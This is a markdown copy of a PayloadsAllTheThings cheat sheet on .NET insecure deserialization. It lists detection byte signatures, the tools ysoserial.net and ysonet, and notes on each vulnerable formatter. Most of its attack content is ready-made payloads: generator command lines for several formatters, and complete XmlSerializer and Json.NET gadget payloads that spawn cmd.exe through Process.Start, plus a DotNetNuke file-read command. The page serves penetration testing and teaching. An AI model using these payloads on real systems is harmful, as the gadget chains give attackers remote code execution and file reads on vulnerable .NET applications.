dotnet.md (11053B)
1 --- 2 title: ".NET Deserialization" 3 topic: "Insecure Deserialization" 4 topicSlug: "insecure-deserialization" 5 sourcePath: "Insecure Deserialization/DotNET.md" 6 sourceUrl: "https://github.com/swisskyrepo/PayloadsAllTheThings/blob/3ac27901c711/Insecure%20Deserialization/DotNET.md" 7 sha: "3ac27901c711" 8 isReadme: false 9 --- 10 11 # .NET Deserialization 12 13 > .NET serialization is the process of converting an object’s state into a format that can be easily stored or transmitted, such as XML, JSON, or binary. This serialized data can then be saved to a file, sent over a network, or stored in a database. Later, it can be deserialized to reconstruct the original object with its data intact. Serialization is widely used in .NET for tasks like caching, data transfer between applications, and session state management. 14 15 ## Summary 16 17 * [Detection](#detection) 18 * [Tools](#tools) 19 * [Formatters](#formatters) 20 * [XmlSerializer](#xmlserializer) 21 * [DataContractSerializer](#datacontractserializer) 22 * [NetDataContractSerializer](#netdatacontractserializer) 23 * [LosFormatter](#losformatter) 24 * [JSON.NET](#jsonnet) 25 * [BinaryFormatter](#binaryformatter) 26 * [POP Gadgets](#pop-gadgets) 27 * [References](#references) 28 29 ## Detection 30 31 | Data | Description | 32 | -------------- | -------------------- | 33 | `AAEAAD` (Hex) | .NET BinaryFormatter | 34 | `FF01` (Hex) | .NET ViewState | 35 | `/w` (Base64) | .NET ViewState | 36 37 Example: `AAEAAAD/////AQAAAAAAAAAMAgAAAF9TeXN0ZW0u[...]0KPC9PYmpzPgs=` 38 39 ## Tools 40 41 * [pwntester/ysoserial.net](https://github.com/pwntester/ysoserial.net) - Deserialization payload generator for a variety of .NET formatters 42 43 ```ps1 44 cat my_long_cmd.txt | ysoserial.exe -o raw -g WindowsIdentity -f Json.Net -s 45 ./ysoserial.exe -p DotNetNuke -m read_file -f win.ini 46 ./ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t 47 ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t 48 ``` 49 50 * [irsdl/ysonet](https://github.com/irsdl/ysonet) - Deserialization payload generator for a variety of .NET formatters 51 52 ```ps1 53 cat my_long_cmd.txt | ysonet.exe -o raw -g WindowsIdentity -f Json.Net -s 54 ./ysonet.exe -p DotNetNuke -m read_file -f win.ini 55 ./ysonet.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t 56 ./ysonet.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t 57 ``` 58 59 ## Formatters 60 61  62 .NET Native Formatters from [pwntester/attacking-net-serialization](https://speakerdeck.com/pwntester/attacking-net-serialization?slide=15) 63 64 ### XmlSerializer 65 66 * In C# source code, look for `XmlSerializer(typeof(<TYPE>));`. 67 * The attacker must control the **type** of the XmlSerializer. 68 * Payload output: **XML** 69 70 ```xml 71 .\ysoserial.exe -g ObjectDataProvider -f XmlSerializer -c "calc.exe" 72 <?xml version="1.0"?> 73 <root type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"> 74 <ExpandedWrapperOfXamlReaderObjectDataProvider xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" > 75 <ExpandedElement/> 76 <ProjectedProperty0> 77 <MethodName>Parse</MethodName> 78 <MethodParameters> 79 <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string"> 80 <![CDATA[<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:d="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:b="clr-namespace:System;assembly=mscorlib" xmlns:c="clr-namespace:System.Diagnostics;assembly=system"><ObjectDataProvider d:Key="" ObjectType="{d:Type c:Process}" MethodName="Start"><ObjectDataProvider.MethodParameters><b:String>cmd</b:String><b:String>/c calc.exe</b:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>]]> 81 </anyType> 82 </MethodParameters> 83 <ObjectInstance xsi:type="XamlReader"></ObjectInstance> 84 </ProjectedProperty0> 85 </ExpandedWrapperOfXamlReaderObjectDataProvider> 86 </root> 87 ``` 88 89 ### DataContractSerializer 90 91 > The DataContractSerializer deserializes in a loosely coupled way. It never reads common language runtime (CLR) type and assembly names from the incoming data. The security model for the XmlSerializer is similar to that of the DataContractSerializer, and differs mostly in details. For example, the XmlIncludeAttribute attribute is used for type inclusion instead of the KnownTypeAttribute attribute. 92 93 * In C# source code, look for `DataContractSerializer(typeof(<TYPE>))`. 94 * Payload output: **XML** 95 * Data **Type** must be user-controlled to be exploitable 96 97 ### NetDataContractSerializer 98 99 > It extends the `System.Runtime.Serialization.XmlObjectSerializer` class and is capable of serializing any type annotated with serializable attribute as `BinaryFormatter`. 100 101 * In C# source code, look for `NetDataContractSerializer().ReadObject()`. 102 * Payload output: **XML** 103 104 ```ps1 105 .\ysoserial.exe -f NetDataContractSerializer -g TypeConfuseDelegate -c "calc.exe" -o base64 -t 106 ``` 107 108 ### LosFormatter 109 110 * Use `BinaryFormatter` internally. 111 112 ```ps1 113 .\ysoserial.exe -f LosFormatter -g TypeConfuseDelegate -c "calc.exe" -o base64 -t 114 ``` 115 116 ### JSON.NET 117 118 * In C# source code, look for `JsonConvert.DeserializeObject<Expected>(json, new JsonSerializerSettings`. 119 * Payload output: **JSON** 120 121 ```ps1 122 .\ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc.exe" -t 123 { 124 '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35', 125 'MethodName':'Start', 126 'MethodParameters':{ 127 '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089', 128 '$values':['cmd', '/c calc.exe'] 129 }, 130 'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'} 131 } 132 ``` 133 134 ### BinaryFormatter 135 136 > The BinaryFormatter type is dangerous and is not recommended for data processing. Applications should stop using BinaryFormatter as soon as possible, even if they believe the data they're processing to be trustworthy. BinaryFormatter is insecure and can’t be made secure. 137 138 * In C# source code, look for `System.Runtime.Serialization.Binary.BinaryFormatter`. 139 * Exploitation requires `[Serializable]` or `ISerializable` interface. 140 * Payload output: **Binary** 141 142 ```ps1 143 ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t 144 ``` 145 146 ## POP Gadgets 147 148 These gadgets must have the following properties: 149 150 * Serializable 151 * Public/settable variables 152 * Magic "functions": Get/Set, OnSerialisation, Constructors/Destructors 153 154 You must carefully select your **gadgets** for a targeted **formatter**. 155 156 List of popular gadgets used in common payloads. 157 158 * **ObjectDataProvider** from `C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\PresentationFramework.dll` 159 * Use `MethodParameters` to set arbitrary parameters 160 * Use `MethodName` to call an arbitrary function 161 * **ExpandedWrapper** 162 * Specify the `object types` of the objects that are encapsulated 163 164 ```cs 165 ExpandedWrapper<Process, ObjectDataProvider> myExpWrap = new ExpandedWrapper<Process, ObjectDataProvider>(); 166 ``` 167 168 * **System.Configuration.Install.AssemblyInstaller** 169 * Execute payload with Assembly.Load 170 171 ```cs 172 // System.Configuration.Install.AssemblyInstaller 173 public void set_Path(string value){ 174 if (value == null){ 175 this.assembly = null; 176 } 177 this.assembly = Assembly.LoadFrom(value); 178 } 179 ``` 180 181 ## References 182 183 * [ARE YOU MY TYPE? Breaking .NET sandboxes through Serialization - Slides - James Forshaw - September 20, 2012](https://web.archive.org/web/20120920142257/https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_Slides.pdf) 184 * [ARE YOU MY TYPE? Breaking .NET sandboxes through Serialization - White Paper - James Forshaw - September 20, 2012](https://web.archive.org/web/20260216023308/https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf) 185 * [Attacking .NET Deserialization - Alvaro Muñoz - April 28, 2018](https://web.archive.org/web/20200215071108/https://youtu.be/eDfGpu3iE4Q) 186 * [Attacking .NET Serialization - Alvaro - October 20, 2017](https://web.archive.org/web/20250210175031/https://speakerdeck.com/pwntester/attacking-net-serialization?slide=11) 187 * [Basic .Net deserialization (ObjectDataProvider gadget, ExpandedWrapper, and Json.Net) - HackTricks - July 18, 2024](https://web.archive.org/web/20241130213753/https://book.hacktricks.xyz/pentesting-web/deserialization/basic-.net-deserialization-objectdataprovider-gadgets-expandedwrapper-and-json.net) 188 * [Bypassing .NET Serialization Binders - Markus Wulftange - June 28, 2022](https://web.archive.org/web/20260228021314/https://codewhitesec.blogspot.com/2022/06/bypassing-dotnet-serialization-binders.html) 189 * [Exploiting Deserialisation in ASP.NET via ViewState - Soroush Dalili (@irsdl) - April 23, 2019](https://web.archive.org/web/20230402051324/https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/) 190 * [Finding a New DataContractSerializer RCE Gadget Chain - dugisec - November 7, 2019](https://web.archive.org/web/20210926153917/http://muffsec.com/blog/finding-a-new-datacontractserializer-rce-gadget-chain/) 191 * [Friday the 13th: JSON Attacks - DEF CON 25 Conference - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017](https://web.archive.org/web/20180908194356/https://www.youtube.com/watch?v=ZBfBYoK_Wr0) 192 * [Friday the 13th: JSON Attacks - Slides - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017](https://web.archive.org/web/20251117062750/https://blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf) 193 * [Friday the 13th: JSON Attacks - White Paper - Alvaro Muñoz (@pwntester) and Oleksandr Mirosh - July 22, 2017](https://web.archive.org/web/20170728193005/https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf) 194 * [Now You Serial, Now You Don't - Systematically Hunting for Deserialization Exploits - Alyssa Rahman - December 13, 2021](https://web.archive.org/web/20221130214048/https://www.mandiant.com/resources/blog/hunting-deserialization-exploits) 195 * [Sitecore Experience Platform Pre-Auth RCE - CVE-2021-42237 - Shubham Shah - November 2, 2021](https://web.archive.org/web/20211103083935/https://blog.assetnote.io/2021/11/02/sitecore-rce/)